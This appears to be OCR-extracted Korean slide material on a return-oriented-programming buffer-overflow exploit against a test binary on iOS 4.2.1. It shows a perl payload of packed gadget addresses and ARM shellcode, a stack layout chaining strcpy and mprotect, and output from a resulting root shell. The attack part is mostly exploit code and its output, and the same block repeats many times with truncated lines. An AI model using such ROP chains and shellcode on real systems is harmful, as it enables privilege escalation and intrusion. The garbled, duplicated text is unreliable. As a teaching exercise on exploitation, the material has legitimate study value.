
ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    '),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```



(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.



(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    '),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```



(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    '),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```


sp →

AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&data section
&shellcode
0x12341234
0x12341234
strcpy( )
0x2fdff234
pop {r0,r1,r2,r3,pc}
&data section
size
0x5
0x12341234
mprotect( )
0x12341234
&data section

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.


```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑秒/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    '),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```



(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    '),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```



(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.



(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daer                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  te                      test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```



(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.



(3) Exploitation

